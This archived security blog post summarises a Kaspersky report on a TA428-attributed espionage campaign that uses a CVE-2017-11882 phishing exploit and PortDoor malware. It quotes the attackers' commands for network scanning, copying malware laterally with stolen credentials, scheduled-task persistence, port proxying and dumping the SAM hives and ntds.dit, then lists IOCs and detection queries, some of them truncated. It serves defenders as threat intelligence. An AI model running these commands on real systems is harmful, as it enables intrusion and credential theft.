# Chinese New Backdoor Deployed For Cyberespionage - Security Investigation

By BalaGanesh

Published: 2022-08-09 · Archived: 2026-04-06 01:24:38 UTC


Kaspersky ICS CERT experts detected a wave of targeted attacks on military-industrial complex enterprises and public institutions in several Eastern European countries and Afghanistan.

The attackers were able to penetrate dozens of enterprises and even hijack the IT infrastructure of some, taking control of systems used to manage security solutions.

An analysis of information obtained during the Kaspersky investigation indicates that cyber espionage was the goal of this series of attacks.

## Attack Summary


The attack starts with a Phishing email that contains Microsoft Word documents with embedded malicious code that exploits the **CVE-2017-11882** vulnerability. The text in such documents is crafted using specific details on the organization's operation, some of which may not be publicly available.

The CVE-2017-11882 vulnerability exists in outdated versions of the Microsoft Equation Editor (a Microsoft Office component). It enables an attacker to use a specially crafted byte sequence masked as an equation, which, when processed, will result in arbitrary code being executed on behalf of the user.

The vulnerability enables the malware to gain control of an infected system without any additional user activity. For example, there is no need for the user to enable macros, which is required by most attacks.

**Also Read: [Latest IOCs – Threat Actor URLs , IP's & Malware Hashes]**

To achieve their goal, the Chinese cyberspies used spear phishing emails containing confidential information about the targeted organizations and malicious code exploiting the CVE-2017-11882 Microsoft Office vulnerability to deploy PortDoor malware.



СПРАВКА-ОБОСНОВАНИЕ
необходимости задания новой научно-исследовательской работы

1. Шифр НИР: [redacted].
2. Наименование НИР:
«Разработка аванпроекта и проведение научно-экспериментальных работ по обоснованию направлений создания межвидовой модульной самонаводящейся ракеты малой дальности [redacted] для вооружения самолетов оперативно-тактической авиации, вертолетов наземного и корабельного базирования, ударных беспилотных летательных аппаратов, корабельных и наземных ударных комплексов».
3. Предназначение разрабатываемого образца
4. Обоснование необходимости проведения ОКР
5. Рациональные сроки проведения ОКР
6. Оценка общих объемов и структуры затрат на проведение ОКР
7. Ожидаемые результаты ОКР

Fragment of malicious document contents ( Kaspersky )

The malicious code embedded in the document drops PortDoor malware. According to the [Cybereason] blog post, the malware has earlier been used by the TA428 APT.

The PortDoor executable is first extracted to the %AppData%\Local\Temp directory with the name 8.t, after which it is moved to the Microsoft Word startup directory, %AppData%\Roaming\Microsoft\Word\STARTUP, with a name that is specific to each attack, such as strsrv.wll.

In the following stages of the attack, the group installed additional malware linked to TA428 in the past (i.e., nccTrojan, Logtu, Cotx, and DNSep), as well as a never before seen malware strain named [CotSam].

### Collecting Information on the enterprise's infrastructure

The attackers mostly scanned the network using the NBTscan console utility, which was delivered to victim computers as a .cab archive named ace.cab and unpacked using the expand system utility:

```
expand.exe ace.cab ace.exe
```

```
ace -n 172.22.0.0/16
```

## RDP Information Collected

The attackers also collected information on users working on the system and their network connections. Specifically, they were interested in RDP connections:

```
query user
```

```
net user
```

```
net group
```


```
ipconfig /all
```

```
netstat -no
```

```
netstat -no | findstr 3389
```

```
netstat -ano | findstr 2589
```

### Malware Distribution




Installation of nccTrojan malware ( Kaspersky )

The attackers were able to move laterally by infecting one system after another, gaining access to these systems using network scanning results and user credentials stolen earlier. They used the net use and xcopy utilities to establish network connections with remote systems and copy malware to those systems:

```
net use \\[IP address]\IPC$ "[password]" /u:"[user name]"
```

```
xcopy.exe /s \\[IP address]\c$\windows\web\*" $windir\Web\ /y /e /i /q
```

In some cases, the malware was launched using an open-source VBS script named wmic.vbs, which the attackers also downloaded to remote systems:

```
cscript.exe //nologo wmic.vbs /cmd [IP address] [user name][password] $appdata\ABBYY\Install.exe
```

In other cases, the attackers created a task in Windows Task Scheduler to ensure that the malware started automatically:

```
schtasks /create /tn CacheTasks /tr “$appdata\ABBYY\FineReader\WINWORD.EXE” /sc minute /mo 50 /ru “” /f
```

attackers were able to reach closed networks (i.e., networks that are not directly connected to the internet), they turned intermediate systems (systems available from closed networks and at the same time connected to the internet) into proxy servers.

```
netsh interface portproxy add v4tov4 2589 <IP address> 443
```

**Also Read: [Lateral Movement Detection with Windows Event Logs]**

**Domain Hijacking**

After gaining access to the domain controller, the attackers stole the entire database of Active Directory user password hashes. To do this, they first saved a copy of system registry hives with a special cmd command:

```
reg save HKLM\SAM sam.save
```

```
reg save HKLM\SECURITY security.save
```

Next, they copied the file ntds.dit, which contains the Active Directory database, including user password hashes. Curiously, the file ntds.dit is continuously used by the system and cannot be copied using standard tools.

An example of a command launching the utility is shown below:

```
c:\programdata\microsoft\sc64.exe c:\windows\ntds\ntds.dit c:\programdata\microsoft\ntds.dit
```

Using the contents of the system registry and the file ntds.dit, the attackers were able to get logins and password hashes for all users of the domain. Next, the attackers used hash cracking to gain authentication credentials for most users from the attacked organization’s domain

In cases where an attacked organization’s IT infrastructure includes several domains, the attackers analyzed trust relationships between the domains to identify accounts allowing them to move laterally:

```
nltest /domain_trusts
```

The authors of the research mentioned above attribute the attacks they describe to the activity of Chinese-speaking APT groups, pointing to TA428 as one of the most likely perpetrators.

## Indicators of compromise

```
0A2E7C01B847D3B1C6EEBE6AF63DC140
0A945587E0E11A89D72B4C0B45A4F77E
10818F47AA4DC2B39A7B5EEF652F3C68
1157132504BE3BF556A80DB8A2FF9395
```

```
11955356232DCF6834515BF111BB5138
11BA5665EC1DBA660401AFDE64C2B125
17FA7898D040FA647AFA4467921A66CF
180EE3E469BFCFC079E1A46D16440467
1EA58FF469F5EE0FDCF5B30FC19E4CB8
216D9F82BA2B9289E68F9778E1E40AC9
29B62694DC9F720BD09438F37B7B358A
3953EB8F7825E756515BE79EF45655B0
3A13B99B2567190AB87E8AB745761017
40EB08F151859C1FE4DC8E6BC466B06F
413FA4AD3AFE00B34102C520A91F031C
4866622D249F3EA114495A4A249F3064
4AD1AD14044BD2C5A5C5E7E7DD954B23
4D42C314FF4341F2D1315D7810BD4E15
51367DC409A7A7E5521C2F700C56A452
51BEFD74AC3B8943DA58C841017A57A8
56AF3279253E4A60BD080DD6A5CA7BA8
5EA338D71D2A49E7B3259BC52F424303
5EB42E1BA99FACE02CE50EA1AAF72AB5
6038583B155F73FAF1B5EF8135154278
64EF950D1F31A41FE60C0FD10CA46109
6652923CE80A073FD985E20B8580E703
6BDF1C294B6A34A5769E872D49AFD9E7
6DFC3BDD2B70670BF29506E5828F627E
70DA6872B6B2DA9DDC94D14B02302917
7101FE9E82E9B0E727B64608C9FD5DF1
7C383C9CA29F78FCC815EAEA9373B4BB
7FE40325F0CEF8A32E69A6087EBC7157
84DF335EBC10633DA1524C7DBB836994
87AA0BEDF293E9B16A93E4411353F367
94AF1B400FDBDEBD8EDA337474C07479
AA7231904A125273F5E5EE55A1441BA4
AB26F4C877A7357CABF95FB5033A5BEF
AB55A08ED77736CE6D26874187169BC9
AE11F7218E919DF5B8A9A2C0DC247F56
B2C9F5CAE72AF5A50940D55BB5B92E98
C6D6CFFD56638A68A0DE11035B9C9097
CBECDFA1D0708D60500864A2A9DE4992
CCC9482A7BEE777BBB08172DCCDAB8AA
D394F005416A20505C597ECF7882450F
D44A276529343F7AC291AD7AD0B99378
D669B03807102B4AF87B20EC3731909A
DA765E4E6B0D2544FE3F71E384812C40
E005F5DA3BA5D6726DA4E6671605B814
E2A3CD2B3C2E43CA08D2B9EE78D4919B
E8800D59C411A948EE966FF745FBD5C9
E8A16193BCD477D8231E6FC1A484DC8A
```

```
EBCFFECE1B1AF517743D3DFFDE72CB43
F01A9A2D1E31332ED36C1A4D2839F412
FB2B4C9CA6A7871A98C6E2405E27A21F
FF6D8578BE65A31F3624B62E07BEF795
6860189B79FF35199F99171548F5CD65
9EC56A18333D4D4E4D3C361D487C05BD
E5B6571E1512D3896F8C2367DDC5A02D
7CB0D8CFFE48DF7B531B6BEDE8137199
86BB8FA0D00FD94F15AE1BD001037C6C
9F5BBA1ACEF3CCBBDC789F8813B99067
4EA2B943A1D9539E42C5BDBA3D3CA7A0
5934B7E24D03E92B3DBACBE49F6E677C
C8F13C9890CEB695538FDC44AD817278
BABDF6FA73E48345F00462C3EF556B86
CBB7E0B8DDE2241480B71B9C648C1501
```

## Domain Names and IP addresses

```
www1.nppnavigator[.]net
www3.vpkimplus[.]com
45.151.180[.]178
custom.songuulcomiss[.]com
tech.songuulcomiss[.]com
video.nicblainfo[.]net
160.202.162[.]122
doc.redstrpela[.]net
fax.internnetionfax[.]com
www2.defensysminck[.]net
info.ntcprotek[.]com
www1.dotomater[.]club
192.248.182[.]121
www2.sdelanasnou[.]com
54.36.189[.]105
5.180.174[.]10
45.63.27[.]162
server.dotomater[.]club
```

## Detection & Response

### Splunk:

```
source="WinEventLog:*" AND (((TargetFilename="*8.t" OR TargetFilename="*.t" OR TargetFilename="*strsrv.wll") AN
```

### Qradar:

```
SELECT UTF8(payload) from events where (LOGSOURCETYPENAME(devicetype)='Microsoft Windows Security Event Log' an
```

### Elastic Query:

```
((file.path.text:(*8.t OR *.t OR *strsrv.wll) AND file.path.text:(*\\Users\*\\Downloads\* OR *\\Users\*\\Conter
```

### CarbonBlack:

```
((filemod_name:(*8.t OR *.t OR *strsrv.wll) AND filemod_name:(*\\Users\*\\Downloads\* OR *\\Users\*\\Content.Ou
```

### GrayLog:

```
((TargetFilename.keyword:(*8.t *.t *strsrv.wll) AND TargetFilename.keyword:(*\\Users\*\\Downloads\* *\\Users\*\
```

### Logpoint:

```
((TargetFilename IN ["*8.t", "*.t", "*strsrv.wll"] TargetFilename IN ["*\\Users\*\\Downloads\*", "*\\Users\*\\(
```

### Microsoft Defender:

```
DeviceFileEvents | where (((FolderPath endswith "8.t" or FolderPath endswith ".t" or FolderPath endswith "strsı
```

### Microsoft Sentinel:

```
SecurityEvent |  where EventID == 11 | where (((TargetFilename endswith '8.t' or TargetFilename endswith '.t' (
```

### SumoLogic:

```
(_sourceCategory=*windows* AND (((("8.t" OR ".t" OR "strsrv.wll") AND (("\Users\" AND "\Downloads\") OR ("\Useı
```

### RSA Netwitness:

```
(((TargetFilename contains '8\.t', '.t', 'strsrv\.wll') && (TargetFilename contains '\Roaming\\Microsoft\\Word\
```

Source/References: ics-cert.kaspersky.com/publications/reports/2022/08/08/targeted-attack-on-industrial-enterprises-and-public-institutions/#lkyvqfi875ftflu9

---

Source: https://www.socinvestigation.com/chinese-new-backdoor-deployed-for-cyberespionage/